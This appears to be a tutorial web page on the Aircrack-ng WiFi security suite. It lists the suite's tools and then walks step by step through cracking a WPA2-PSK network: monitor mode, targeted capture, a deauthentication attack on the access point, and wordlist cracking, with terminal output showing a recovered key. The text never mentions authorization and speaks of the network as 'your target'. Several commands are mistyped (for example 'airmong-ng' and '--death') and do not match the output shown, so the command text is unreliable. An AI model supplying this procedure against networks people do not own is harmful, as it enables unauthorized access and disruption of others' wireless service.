Aircrack-ng

Aircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

- Airbase-ng -- Multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself.
- Aircrack-ng -- 802.11 WEP and WPA/WPA2-PSK key cracking program.
- Airdecap-ng -- Decrypt WEP/WPA/WPA2 capture files.
- Airdecloak-ng -- Remove WEP Cloaking™ from a packet capture file.
- Airdrop-ng -- A rule based wireless deauthication tool.
- Aireplay-ng -- Inject and replay wireless frames.
- Airgraph-ng -- Graph wireless networks.
- Airmon-ng -- Enable and disable monitor mode on wireless interfaces.
- Airodump-ng -- Capture raw 802.11 frames.
- Airolib-ng -- Precompute WPA/WPA2 passphrases in a database to use it later with aircrack-ng.
- Airserv-ng -- Wireless card TCP/IP server which allows multiple application to use a wireless card.
- Airtun-ng -- Virtual tunnel interface creator.
- Packetforge-ng -- Create various type of encrypted packets that can be used for injection.

Supported OS:

Linux

Windows

How to download aircrack-ng?

In windows you search for www.aircrack-ng.org In Linux user can perform on Kali Linux it is inbuilt.

If user face any problem in Linux using aircrack-ng then user can use git repository

git clone https://github.com/aircrack-ng/aircrack-ng.git

Step 1:


Command – *airmon-ng*

It helps the users to view there wireless interface’s names and their status.

Step 2:

Command – *airmong-ng start wlan0*

Here, it starts the “Monitor Mode” on the wlan0 and renames it as wlan0mon.




```
root@localhost:~# airmon-ng start wlan0
No interfering processes found
PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@localhost:~# 
```

Step 3:

Command- *airodump-ng wlan0mon*

It starts scanning the network using wlan0mon.




```
 CH  7 ][ Elapsed: 6 s ][ 2016-04-02 16:21

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 54:[redacted]:[redacted]:[redacted]:[redacted]:B[redacted]  -68       62        0    0  10  54e  WPA2 CCMP   PSK  see mr broo!
 5C:D0:43:CC:1D:A8  -89        5        0    0  10  54e. WPA2 CCMP   PSK  Dlink

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Step 4:

Command – *airodump-ng -c <c> --bssid <BSSID> <interface>*

Here, -c mean the channel number of the bssid you want to exploit.
 -bssid is your target’s bssid.
What it does is, it starts scanning the bssid’s traffic.




```
root@localhost:~# airodump-ng -c 1 --bssid 54:[redacted]:[redacted]:[redacted]:[redacted]:B2 -w /root/Desktop/hack wlan0mon
```

Step 5:

Command- *aireplay-ng --death 0 -bssid <bssid><interface>*


This commands deauths your target and creates a 3way handshake.



```
root@localhost:~# aireplay-ng --deauth 10 -a 54:[redacted]:[redacted]:[redacted]:[redacted]:B2 wlan0mon
16:28:20  Waiting for beacon frame (BSSID: 54:[redacted]:[redacted]:[redacted]:[redacted]:[redacted]2) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:28:20  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:20  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:21  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:21  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:22  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:22  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:22  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:23  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:23  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
16:28:24  Sending DeAuth to broadcast -- BSSID: [54:[redacted]:B2]
root@localhost:~# 
```

Step 6:

Command- *aircrack-ng <.cap> -w <wordlist>*
It brute forces your target using the .cap file and gives out the password.



```
                              Aircrack-ng 1.2 rc2


                 [00:01:43] 160128 keys tested (1631.61 k/s)


                         KEY FOUND! [ haibroo! ]


      Master Key     : 13 A4 A4 7C 63 4B C9 F9 39 F4 AA D1 D9 EC 63 E2
                       13 27 4D 40 15 BA 5F E2 0A 8E B6 9A AD E9 26 69

      Transient Key  : 41 51 96 53 5B 0D F5 8E 22 62 C4 66 AA D4 99 D8
                       29 37 75 FC BD F8 87 AE 71 B5 82 8F 42 8F 66 AC
                       07 FA A6 FF FB F3 C2 C8 F8 AE 5F 3D BD 45 C0 1F
                       DF 1F F2 7A D2 A1 B2 3D 28 4E AB ED 71 AF A9 53

      EAPOL HMAC     : CB 90 9A AD E2 2B 1A A3 AA BF 81 BD A0 CD BE 53
root@localhost:~# 
```